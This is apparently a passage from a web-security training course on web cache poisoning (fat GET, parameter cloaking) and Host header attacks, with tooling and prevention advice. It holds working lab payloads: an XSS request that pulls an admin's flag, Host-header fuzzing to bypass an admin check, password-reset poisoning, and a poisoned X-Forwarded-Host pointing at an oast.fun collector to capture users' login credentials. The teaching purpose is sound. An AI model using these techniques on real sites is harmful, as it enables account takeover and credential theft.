This should poison the cache for us. We can confirm this by sending the following request. We can see that we get a cache hit and the response contains our poisoned payload:



After waiting for a while, the admin user should access the page, execute our injected XSS payload and reveal the flag for us.

Note: fat GET requests are typically a misconfiguration in the web server software, not in the web application itself.

Parameter Cloaking

Another type of misconfiguration that can lead to a setup being vulnerable to web cache poisoning is parameter cloaking. Just like with fat GET requests, the goal is to create a discrepancy between the web server and the web cache in a way that the web cache uses a different parameter for the cache key than the web server uses to serve the response. The idea is thus the same as with fat GET requests.

To exploit parameter cloaking, the web cache needs to parse parameters differently than the web server. In the following, we will have a look at a real-world vulnerability in the Python web framework Bottle which was disclosed under CVE-2020-28473. As we can see from the vulnerability description, Bottle allows a semicolon for separation between different URL parameters. As an example, let's consider a GET request to `/test?a=1;b=2`. Since Bottle treats the semicolon as a separation character, it sees two GET parameters: `a` with a value of `1` and `b` with a value of `2`. The web cache on the other hand only sees one GET parameter `a` with a value of `1;b=2`. Let's have a look at how we can exploit this to achieve web cache poisoning.

When starting the web application, we can see that it is the same web application we exploited with fat GET requests but ported to Python Bottle. We can apply the knowledge from the previous sections to determine the following key points:

- the parameters `language`, `content`, and `ref` are keyed
- the reflected XSS vulnerabilities in the parameters `content` and `ref` are still present

Now let's create a discrepancy between the web cache and web server by exploiting the vulnerability discussed above. To do so we need an unkeyed parameter. In this case, we can assume that the parameter `a` is unkeyed with the methodology discussed previously so we will be using that parameter. We can create a proof of concept with the following request:

```
GET /?language=en&a=b;language=de HTTP/1.1
Host: cloak.wcp.htb
```

The response displays the German text, although the request contains the parameter `language=en`. Let's investigate why this happens. The web cache sees two GET parameters: `language` with the value `en` and `a` with the value `b;language=de`. On the other hand, Bottle sees three parameters: `language` with the value `en`, `a` with the value `b`, and `language` with the value `de`. Since Bottle prefers the last occurrence of each parameter, the value `de` overrides the value for the language parameter. Thus, Bottle serves the response containing the German text. Since the parameter `a` is unkeyed, the web cache stores this response for the cache key `language=en`. We can send the following follow-up request to confirm that the cache was poisoned:

```
GET /?language=en HTTP/1.1
Host: cloak.wcp.htb
```


The response should now be a cache hit and contain the German text. Thus, we successfully poisoned the cache.

Note: To poison the cache with parameter cloaking we need to "hide" the cloaked parameter from the cache key by appending it to an unkeyed parameter.

Now let's build an XSS exploit that forces the admin user to reveal the flag for us, just like we did before. Since Bottle treats the semicolon as a separation character, we need to URL-encode all occurrences of the semicolon in our payload:

```
GET /?
language=de&a=b;ref=%22%3E%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest
()%3bxhr.open(%27GET%27,%20%27/admin?
reveal_flag=1%27,%20true)%3bxhr.withCredentials%20=%20true%3bxhr.send()%3b
%3C/script%3E HTTP/1.1
Host: cloak.wcp.htb
```

After sending this request and confirming our payload has been cached for the URL `/?language=de`, the admin should trigger our exploit and the flag should be revealed after a few seconds.

Tools & Prevention

After discussing different ways to identify and exploit web cache poisoning vulnerabilities, let's have a look at tools we can use to help us in this process. Afterward, we will discuss ways we can protect ourselves from web cache poisoning vulnerabilities.

Tools of the Trade

One of the most important tasks when searching for web cache poisoning vulnerabilities is identifying which parameters of a request are keyed and which are unkeyed. We can use the Web-Cache-Vulnerability-Scanner (WCVS) to help us identify web cache poisoning vulnerabilities. The tool can be downloaded from the GitHub release page. Afterward, we need to unpack it and run the binary:

```
tar xzf web-cache-vulnerability-scanner_1.1.0_linux_amd64.tar.gz
./wcvs -h
Published by Hackmanit under http://www.apache.org/licenses/LICENSE-2.0
Author: Maximilian Hildebrand
Repository: https://github.com/Hackmanit/Web-Cache-Vulnerability-Scanner
Blog Post: https://hackmanit.de/en/blog-en/145-web-cache-vulnerability-
scanner-wcvs-free-customizable-easy-to-use
Version: 1.1.0

Usage: Web-Cache-Vulnerability-Scanner(.exe) [options]
<SNIP>
```

WCVS comes with a header and parameter wordlist which it uses to find parameters that are keyed/unkeyed. The tool also automatically adds a cache buster to each request, so we don't have to worry about accidentally poisoning other users' responses. We can run a simple scan of a web application by specifying the URL in the `-u` parameter. Since the web application redirects us and sets the GET parameter `language=en`, we also have to specify this GET parameter with the `-sp` flag. Lastly, we want to generate a report which we can tell WCVS to do with the `-gr` flag:

```
./wcvs -u http://simple.wcp.htb/ -sp language=en -gr

Published by Hackmanit under http://www.apache.org/licenses/LICENSE-2.0
Author: Maximilian Hildebrand
```

```
Repository: https://github.com/Hackmanit/Web-Cache-Vulnerability-Scanner

WCVS v1.1.0 started at 2023-01-16_13-07-39
Exported report ./2023-01-16_13-07-39_WCVS_Report.json

Testing website(1/1): http://simple.wcp.htb/
================================================================
[*] The default status code was set to 200
X-Cache header was found: [HIT]
[*] Parameter cb as Cachebuster was successful (Parameter)

<SNIP>

 ---------------------------------------------------------------
| Query Parameter Poisoning
 ---------------------------------------------------------------
Testing 6453 parameters
[*] parameter ref: Response Body contained 793369015723

[+] Query Parameter ref was successfully poisoned! cb: 829054467467
poison: 793369015723
[+] URL: http://simple.wcp.htb/?
language=en&ref=793369015723&cb=829054467467
[+] Reason: Response Body contained 793369015723

[*] parameter content: Response Body contained 310018647831

<SNIP>

Successfully finished the scan
Duration: 4.161175751s

Exported report ./2023-01-16_13-07-39_WCVS_Report.json
```

We can see that the tool identified a web cache poisoning with the query parameter `ref`. If we look in the json report that WCVS generated for us, we can see the proof of concept request:


```
{
    "technique": "Parameters",
    "hasError": false,
    "errorMessages": null,
    "isVulnerable": true,
    "requests": [
        {
            "reason": "Response Body contained 793369015723",
            "request": "GET /?language=en&ref=793369015723&cb=829054467467
```

```
HTTP/1.1\r\nHost: simple.wcp.htb\r\nUser-Agent:
WebCacheVulnerabilityScanner v1.1.0\r\nAccept-Encoding: gzip\r\n\r\n",
            "response": ""
        }
    ]
}
```

The tool can also help us identify more advanced web cache poisoning vulnerabilities that require the exploitation of fat GET requests or parameter cloaking:

```
./wcvs -u http://fatget.wcp.htb/ -sp language=en -gr

Published by Hackmanit under http://www.apache.org/licenses/LICENSE-2.0
Author: Maximilian Hildebrand
Repository: https://github.com/Hackmanit/Web-Cache-Vulnerability-Scanner

WCVS v1.1.0 started at 2023-01-16_13-11-27
Exported report ./2023-01-16_13-11-27_WCVS_Report.json

Testing website(1/1): http://fatget.wcp.htb/
================================================================
[*] The default status code was set to 200.
X-Cache header was found: [HIT]
[*] Parameter cb as Cachebuster was successful (Parameter)

<SNIP>

 ---------------------------------------------------------------
| Header Poisoning
 ---------------------------------------------------------------
Testing 1118 headers
[*] header X-Forwarded-For: Response Body contained 597432626193

[+] Header X-Forwarded-For was successfully poisoned! cb: 462430597938
poison: 597432626193
[+] URL: http://fatget.wcp.htb/?language=en&cb=462430597938
[+] Reason: Response Body contained 597432626193

 ---------------------------------------------------------------
| Query Parameter Poisoning
 ---------------------------------------------------------------
Testing 6453 parameters
[*] parameter content: Response Body contained 760586234669
[*] parameter language: Response Body contained 444963046400
[*] parameter ref: Response Body contained 249379008568

<SNIP>
```

```
 ------------------------------------------------------------
| Fat GET Poisoning
 ------------------------------------------------------------
The following parameters were found to be impactful and will be tested for
parameter cloaking: [content language ref]
Testing now simple Fat GET
[*] simple Fat GET: Response Body contained 403050686217
[*] simple Fat GET: Response Body contained 109494546308

[+] Query Parameter ref was successfully poisoned via simple Fat GET! cb:
648685976887 poison:403050686217
[+] URL: http://fatget.wcp.htb/?language=en&cb=648685976887
[+] Reason: Response Body contained 403050686217

[+] Query Parameter language was successfully poisoned via simple Fat GET!
cb: 538379057207 poison:109494546308
[+] URL: http://fatget.wcp.htb/?language=en&cb=538379057207
[+] Reason: Response Body contained 109494546308

<SNIP>

Successfully finished the scan
Duration: 2.298046093s

Exported report ./2023-01-16_13-11-27_WCVS_Report.json
```


This time, WCVS identified a web cache poisoning vulnerability via an HTTP header as well as a fat GET cache poisoning vulnerability.

Web Cache Poisoning Prevention

Due to their complex nature, preventing web cache poisoning vulnerabilities is no easy task. In some settings, the backend developers might be unaware that there is a web cache in front of the web server in the actual deployment setting. Furthermore, the administrators configuring the web cache and the cache key might be different people than the backend developers. This can introduce hidden unkeyed parameters that the web application uses to alter the response, leading to potential web cache poisoning vectors.

Configuring the web cache properly depends highly on the web server and web application it is combined with. Thus, we need to ensure the following things:

- Do not use the default web cache configuration. Configure the web cache properly according to your web application's needs
- Ensure that the web server does not support fat GET requests

- Ensure that every request parameter that influences the response in any way is keyed
- Keep the web cache and web server up to date to prevent bugs and other vulnerabilities which can potentially result in discrepancies in request parsing leading to parameter cloaking
- Ensure that all client-side vulnerabilities such as XSS are patched even if they are not exploitable in a classical sense (for instance via reflected XSS). This may be the case if a custom header is required. Web cache poisoning can make these vulnerabilities exploitable, so it is important to patch them

Furthermore, administrators should assess if caching is required. Of course, web caches are important for many circumstances, however, there might be others where it is not required and only increases deployment complexity. Another less drastic approach might be limiting caching to only static resources such as stylesheets and scripts. This eliminates web cache poisoning entirely. Though it can create new issues if an attacker can trick the web cache into caching a resource that is not actually static.

Introduction to Host Header Attacks

HTTP Host Header

The Host header is a mandatory header since HTTP/1.1 and specifies the host targeted by an HTTP request. This is particularly important in a scenario where a web server runs multiple different web applications and needs to distinguish between them. Depending on the value of the host header in a request, the web server serves a different response. This is independent of DNS and allows multiple web applications to be run on the same IP address and port (which is either port 80 or 443 by default for web applications). Since this is common practice, requests without a valid host header potentially lead to routing issues.


Content Delivery Networks (CDNs) such as Akamai or Cloudflare also rely on the host header to determine which web application to serve. While CDNs typically host different web applications on separate machines, CDN traffic is by its nature routed over intermediary systems such as reverse proxies, web caches, and load balancers. These intermediary systems need to know where to forward the traffic which they decide based on the host header in the request.

To demonstrate this further, let's have a look at the following simple Apache configuration for a web server with two different virtual hosts:


```
<VirtualHost *:80>
    DocumentRoot "/var/www/testapp"
    ServerName testapp.htb
</VirtualHost>
```

```
<VirtualHost *:80>
    DocumentRoot "/var/www/anotherdomain"
    ServerName anotherdomain.org
</VirtualHost>
```

We can see that there are two entirely different web applications located on different paths on the local system. The difference is the `ServerName` directive, which tells Apache to serve the corresponding web application depending on the host header of the incoming request. For instance, we get routed to the first web application if the host header is `testapp.htb`:



However, we get served an entirely different response if the host header is `anotherdomain.org`:



For more details on vhosts and vhost brute forcing, check out the `Attacking Web Applications with Ffuf` module here.

Host Header Vulnerabilities

Host header vulnerabilities are the result of improper or unsafe handling of the host header by the web application. Vulnerable web applications trust the host header without proper validation or sanitization which can lead to different vulnerabilities. For instance, since the host header is user-controllable, it should not be used for authentication checks. Improper handling of the host header can thus lead to authentication bypasses.

Web applications need to know the domain they are hosted on to generate absolute links, which are required in different situations such as password reset links. If the domain is not stored in a configuration file and the web application uses the host header for generating absolute links without proper checks, it might be vulnerable to a vulnerability called `password reset poisoning`.

In a real-world setting where a web application is hosted on the publicly accessible internet, host header vulnerabilities might be difficult to test for and detect, since it can be impossible to send requests with arbitrary host headers to the target. That is because of intermediate systems such as CDNs, which route the request based on the host header. Therefore, if the host header contains an invalid value, the intermediary system might not know where to route the traffic and just drop the request or respond with an error. However, in these scenarios, host header attacks might still be exploitable in combination with other attack vectors such as web cache poisoning.

Override Headers

When discussing host header attacks, it is important to keep in mind that there are other headers with a similar meaning to the host header that web servers might (perhaps unknowingly to the administrator) support and can thus be exploited for host header attacks. These headers are called `Override Headers` since they override the meaning of the original host header. Override headers include:

- X-Forwarded-Host
- X-HTTP-Host-Override
- Forwarded
- X-Host
- X-Forwarded-Server

Perhaps there are scenarios where validation is in place but only applied to the host header and not to override headers, but the web application supports override headers if they are set. This could lead to validation bypasses and enable host header attacks.


Authentication Bypass

Exploiting host header attacks is not trivial in most cases. For some host header attacks, we need to understand how the web application works, how it uses the host header, and which values we need to inject to bypass checks.

In our first host header attack example, we will have a look at a simple vulnerable web application that conducts an authentication check based on the host header.

Identification & Exploitation

When accessing the web application, we can see a simple website with an admin area:




However, when we attempt to access the admin area at `/admin.php`, we notice that we are unauthorized to do so:

The web application displays an error that states `The admin area can only be accessed locally!`. That warning is phrased in a way that seems to indicate that the admin area can only be accessed from the internal network of the web application. Now we could ask ourselves: how does the web application check whether a request comes from an internal network or an external source?

The most obvious and secure option would be to check the IP address of the request. This can be done in PHP using the `$_SERVER['REMOTE_ADDR']` variable. This might create issues if the site sits behind a reverse proxy though. Another way would be to check the host header, however, this leaves the web application vulnerable to host header attacks.

When we set the host header to `localhost`, indicating that the website was accessed locally, we can bypass the authentication check and access the admin area:



Fuzzing

If the web application accepts only specific IPs of an internal network, manual testing is impossible because of the large number of IP private addresses. However, we can fuzz the host header to check if we can bypass the authentication check. For instance, if we want to create a wordlist of the `192.168.0.0-192.168.255.255` private IP address range, we could use a bash script similar to the following:

```
for a in {1..255};do
    for b in {1..255};do
        echo "192.168.$a.$b" >> ips.txt
    done
done
```

We can then use a fuzzer like ffuf to fuzz the host header for IP addresses that bypass the host header check:

```
ffuf -u http://IP:PORT/admin.php -w ips.txt -H 'Host: FUZZ' -fs 752

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://IP:PORT/admin.php
 :: Wordlist         : FUZZ: ips.txt
 :: Header           : Host: FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status:
200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 752
________________________________________________

192.168.178.28          [Status: 200, Size: 747, Words: 49, Lines: 36,
Duration: 0ms]
192.168.178.32          [Status: 200, Size: 747, Words: 49, Lines: 36,
Duration: 0ms]
192.168.178.156         [Status: 200, Size: 747, Words: 49, Lines: 36,
Duration: 0ms]
```

For more information on fuzzing with ffuf, have a look at this module.


Password Reset Poisoning

The first step of exploiting host header attacks is to determine if and how a web application uses the host header. To do that, we can manipulate the host header in a request and check for changes in the response. Do changes in the host header influence the response? If yes, how? Is there a way to exploit these changes by manipulating the host header in a certain way? If a web application uses absolute links anywhere, you should test for host header vulnerabilities.


Password reset poisoning is a fairly common vulnerability that is the result of improper use of the host header to construct password reset links.

Identification

After starting the exercise below, we see a simple web application that greets us with a login screen. After logging in with the provided credentials, the page displays some basic user information:




There does not seem to be anything interesting here, so let's move on. When investigating the network traffic, we can see that the web application uses absolute links to load stylesheets and script files. We can test for a potential host header injection by sending a request with a manipulated host header and check whether the web application uses this manipulated host header to construct absolute links:



In the above screenshot, we can see that a manipulated host header with the value `evil.htb` results in the website reflecting the value in the URLs for the stylesheets. This is because the web application uses the host header to determine the domain for absolute links. This by itself is not an exploitable vulnerability though. We cannot send special characters in the host header to escalate this to an XSS because the web server rejects requests with such invalid host headers. Besides, without an additional vulnerability such as web cache poisoning, we cannot force a victim's browser to send a request with a

manipulated host header. Therefore, a reflected XSS via the host header by itself is not exploitable.

Let's investigate the password reset functionality. When we reset our password, we get the following message:




So the web application most likely sends a password reset link via email. In this lab we do not have access to an email account, however, a quick look behind the scenes reveals that the web application does indeed send an email looking like this:

So we successfully identified that the web application uses the host header to construct absolute links. Additionally, we know that the application sends password reset links with a password reset token via email. How could we exploit this?

Exploitation

To successfully exploit password reset poisoning, we need to send a password reset request with the email of the victim and a manipulated host header that points to a domain under our control. The web application uses the manipulated host header to construct the password reset link such that the link points to our domain. When the victim now clicks the password reset link, we will be able to see the request on our domain. Most importantly, the request contains the victim's password reset token in the URL. This allows us to steal the reset token, reset the victim's password, and then take over their account.

Let's execute a password reset poisoning attack against the admin user with the email address `[email protected]` on our vulnerable web application. To exfiltrate the data, we can use a tool like Interactsh. In particular, we can use the browser version which is available here: https://app.interactsh.com/. After a couple of seconds, we obtain a domain name that we can then use in the host header in the password reset request for the admin user:



The web application sends a password reset link to the admin user using an absolute link that it constructed from the manipulated host header we provided. When the admin user clicks the link, we can see the request on the Interactsh website:

We can now use the admin user's password reset token to reset the password and log in with the admin account.

Password reset poisoning is a vulnerability that requires user interaction, as the victim needs to click the poisoned link to enable the attacker to steal the password reset token. Most web applications use HTML to format emails and particularly links. This obfuscates the domain name of the link, such that victims might not notice that the domain name is poisoned until after they have already clicked the link. However, at that point, it is too late as the attacker has already obtained the password reset token.

Solving the lab

Due to technical limitations, the lab does not have access to the public internet, thus we cannot use https://app.interactsh.com/ to exfiltrate data since it cannot be reached from the lab instance. Instead, the lab contains a custom implementation on the virtual host `interactsh.local`. All requests to `interactsh.local` are logged, just like https://app.interactsh.com/ logs all requests to the generated subdomain. To retrieve the logged requests, we have to access the URL `/log` on the virtual host `interactsh.local`.

Web Cache Poisoning


Host header attacks are frequently combined with web cache poisoning vulnerabilities in real-world attack vectors. If the web application uses an unkeyed header to construct absolute links, the web cache can potentially be poisoned. However, the host header is typically part of the cache key making web cache poisoning impossible to exploit. When the

web application supports override headers to construct links and these headers are unkeyed, web cache poisoning becomes a possibility.


Identification

After starting the web application in the exercise below, we see a login view. Since we do not have credentials there is not much we can do at this point. So let's investigate the web application for keyed parameters. We can apply the same logic from the previous sections to determine that both the path and the host header are keyed. There are no GET parameters to test.

Additionally, we can see that the web application uses the host header to construct the absolute URL of a JavaScript import and the action of the login form:



Since the host header is keyed, this by itself is not sufficient to poison the cache for other users. However, if we try to inject override headers, the web application prefers the override header `X-Forwarded-Host` over the host header. Applying the same testing logic we can deduce that the X-Forwarded-Host header is unkeyed, making the web application vulnerable to web cache poisoning. Keep in mind that we need to use a fresh value for the host header to act as a cache buster:



Exploitation


We could exploit this in two different ways:

- Since the web application uses our malicious input for a JavaScript import, we could point it to a server under our control, host a script file, and execute an XSS attack against all users that get served the poisoned cache
- Since the web application also uses our malicious input for the action of the login form, we could point it to a server under our control and wait for a user to log in. This would send the login credentials to our server

We are going to execute the second approach. To do that, let's use `interact.sh` again: https://app.interactsh.com/. Copy the domain generated by interact.sh to the X-Forwarded-Host header. Now we just need to know the host header other users are using for the application. In a real-world setting, this value would be obvious as we already know the target's URL, for instance, `www.hackthebox.com`. In our case, let's assume the domain is `admin.hostheaders.htb`. So the full request to poison the cache looks like this:

```
GET /login.php HTTP/1.1
Host: admin.hostheaders.htb
X-Forwarded-Host: cf187gp2vtc0000b03cgg8owd3ayyyyyb.oast.fun
```

Send the request twice and ensure that the second request is a cache hit. Now we just have to wait for another user to log in. After some time we should see a request on interact.sh containing the administrator's credentials:




Bypassing Flawed Validation


If a web application uses the host header for any purpose, it is not uncommon for the application to implement certain checks to attempt to catch requests with manipulated host headers. In this section, we will have a look at a flawed validation function that leaves the web application vulnerable to host header attacks.

Identification

